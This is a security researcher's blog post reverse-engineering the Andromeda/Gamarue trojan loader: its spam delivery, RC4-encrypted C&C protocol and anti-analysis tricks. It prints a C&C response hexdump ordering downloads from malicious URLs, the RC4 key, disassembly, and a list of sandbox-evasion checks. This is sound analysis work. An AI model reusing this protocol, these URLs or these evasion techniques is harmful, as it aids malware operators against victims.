Yet another Andromeda / Gamarue analysis

eternal-todo.com/blog/yet-another-andromeda-gamarue-analysis


- Analysis
- Andromeda
- Banks
- Botnets
- Citadel
- Fraud
- Malware
- Pony Loader
- Reversing

Some days ago I read the post about Joe Security's error when they analyzed an Andromeda sample and I also found new samples of this Trojan. Then I decided that I should write something about it. At least, just to remember some tricks of Andromeda for the next time and not starting from scratch. I'm Dory, I forget things ;)


When I analyzed this malware some months ago I thought that it was quite interesting due to the Anti-debugging and Anti-VM tricks it uses. You can also find references to the same malware with the name of Gamarue. It seems it is cool to rename the same malware with different names. Then you can find some families with three different names, like Cridex / Feodo / Bugat. Anyway, I also found these two links with very good and detailed information about analyzing Andromeda:

I have mostly seen using Andromeda to install banking malware, like **Ice-IX**, **Citadel** and **Sinowal / Torpig** (if it doesn't have more than one name it is not cool). But as you can see in this post on ***Malware don't need Coffee*** it can be bought with different plugins too. If the main objective is just stealing credentials then maybe with the *Keylogger* or *Formgrabber* plugins plus the *Rootkit* one (*"r.pack"*) to stay stealth can be ok. I also saw Andromeda downloading a plugin called *"pony"*. It was nothing but the infamous Trojan **Pony Loader / Fareit**, which I mentioned when I talked about the Boston Marathon bombings malware campaign. However, if the objective of the cybercriminals is spread another malware then the function of Andromeda will be as a simple downloader. It is also possible using it for both objectives, of course.

The infection vector that I have seen is just SPAM. It comes zipped and attached to an email message with different subjects like discounts, hotel offers or post mail messages:



The generated traffic of Andromeda can be easily spotted:



It is just an HTTP POST request using the User-Agent **"Mozilla/4.0"** and sending a Base64-encoded string. After decoding it it is also necessary decrypt it with RC4 using a specific key. In the first case, it was using a default installation key,

"*d40e75961383124949436f37f45a8cb6*". The information which the Trojan sends has the format "*id:%lu|bid:%lu|bv:%lu|sv:%lu|pa:%lu|la:%lu|ar:%lu*". This is an example of that:

```
id:753485172|bid:3|bv:518|sv:1281|pa:0|la:2196749529|ar:1
```

The meaning of the different parameters is the following:

- ***id***: Bot ID
- ***bid***: Build number
- ***bv***: Bot version
- ***sv***: OS version
- ***pa***: Boolean to say if it is a x64 platform
- ***la***: IP (long)
- ***ar***: Boolean to say if it is executed with the Administrator account

The response is encrypted with RC4 too. However, in this case the key is the Bot ID sent previously. Just before the encrypted data four more bytes are added, they are the CRC32 of the content. Depending on the Trojan version an additional Base64 codification can be added before encrypting with RC4. The response content are the tasks to be executed by the bot (if there is any). For instance, updating the bot binary, installing new plugins, executing an additional executable/DLL, kill the bot, etc. This would be an example of a response:


```
00000000  0f 00 00 00 02 01 00 00  00 68 74 74 70 3a 2f 2f  |.........http://|
00000010  63 6c 6f 74 68 65 73 73  68 6f 70 75 70 70 79 2e  |clothesshopuppy.|
00000020  63 6f 6d 2f 70 6c 75 67  2f 72 2e 70 61 63 6b 00  |com/plug/r.pack.|
00000030  02 02 00 00 00 68 74 74  70 3a 2f 2f 63 6c 6f 74  |.....http://clot|
00000040  68 65 73 73 68 6f 70 75  70 70 79 2e 63 6f 6d 2f  |hesshopuppy.com/|
00000050  70 6c 75 67 2f 70 6f 6e  79 00 02 03 00 00 00 68  |plug/pony......h|
00000060  74 74 70 3a 2f 2f 63 6c  6f 74 68 65 73 73 68 6f  |ttp://clothessho|
00000070  70 75 70 70 79 2e 63 6f  6d 2f 70 6c 75 67 2f 70  |puppy.com/plug/p|
00000080  63 62 00 01 14 00 00 00  68 74 74 70 3a 2f 2f 75  |cb......http://u|
00000090  74 61 68 62 6c 69 6e 64  73 2e 69 65 2f 63 69 74  |tahblinds.ie/cit|
000000a0  61 2e 65 78 65 00 00 0a                           |a.exe...|
```

The first four bytes are the request rate and then there is an array of tasks to execute. The format of each task is "*Command ID (1 byte) – Task ID (4 bytes) – Parameter (X bytes)*". In this example we can see that the command to install a new plugin is *0x02* and to execute a new binary is *0x01*. In both cases the parameter is a URL.


If you have a clean sample of Andromeda (after unpacking/decrypting), then you can use IDA Pro and the IDAPython script created by 0xEBFE to decrypt and decompress the payloads. This way you can find the RC4 key used to encrypt the communications and the potential plugins:

```
00002119 ; Attributes: bp-based frame
00002119
00002119 DecryptPlugin   proc near               ; CODE XREF: sub_B06F6+A0↑p
00002119                                          ; ExecuteTask+83↓p
00002119
00002119 var_8           = dword ptr -8
00002119 outputBuffer    = dword ptr -4
00002119 arg_0           = dword ptr  8
00002119
00002119                 push    ebp
0000211A                 mov     ebp, esp
0000211C                 add     esp, 0FFFFFFF8h
0000211F                 push    ebx
00002120                 push    esi
00002121                 push    edi
00002122                 mov     [ebp+var_8], 0
00002129                 mov     ebx, [ebp+arg_0]
0000212C                 cmp     dword ptr [ebx], 403A858h ; Plugin header --> PK\x03\x04
00002132                 jnz     loc_B2217
00002138                 lea     eax, [ebx+10h]
0000213B                 push    dword ptr [ebx+8]
0000213E                 push    eax
0000213F                 push    20h
00002141                 push    offset andromedaKey ; "d4d0e75961383124949A936F37F45a8cb6|"
00002146                 call    RC4
0000214B                 mov     ecx, [ebx+8]
0000214E                 lea     eax, [ebx+10h]
00002151                 push    ecx
```


Another way to find the RC4 key is taking a look at the memory of the processes created by Andromeda. Although the URL that you can see in the following screenshot is not the good one, the key is valid.




It was funny to see a really nice C&C domain being used in one of the analyzed samples, "***thisshitismoresafethanpentagonfuckyoufedsbecausethisisaf.com/image.php***":



However, it was nothing but a cool message, because this domain was modified later using XOR to obtain the real C&C endpoint.



One thing that is not mentioned in the other analyses is that this Trojan also creates hooks in the functions *NtQueryInformationProcess*, *NtOpenProcess* and *RtlRaiseException* of the new process (*wuauclt.exe*, in this case):



You can find below the summary of the techniques used to difficult the analysis:

- Breakpoint detection
- Custom exception handler to load the real payload
- Check if certain DLLs are loaded in the system: *guard32.dll* (*Comodo Firewall*) and *sbiedll.dll* (*Sandboxie*).
- Check if some forbidden processes are running: *vmwareuser.exe, vboxservice.exe, procmon.exe, wireshark.exe*, etc.
- Comparison between the main disk ID (*system\currentcontrolset\services\disk\enum@0*) and the strings "*vmwa*", "*vbox*" and "*qemu*".
- Time execution check using the instruction **RDTSC**.

Most of these checks can be bypassed if the CRC32 checksum of the system drive volume is **0x20C7DD84**. It seems that the bad guy was using a test environment and this was the way he was checking that the Trojan was running correctly. However, modifying the system drive volume name is not the only way to get Andromeda running as Joe Security's guys were suggesting ("*The real payload is **only** shown if the volumn name of the system drive equals a specific checksum*"). If the environment can be able to bypass all the checks mentioned above, then the real payload will be executed as well. Sometimes the malware was not executing correctly in my virtual machine, as Joe Security's post says, but I think the cause is that probably it was overloaded and it was not bypassing the time check.

Submitted by jesparza on Sun, 2013/09/01 - 19:56

Español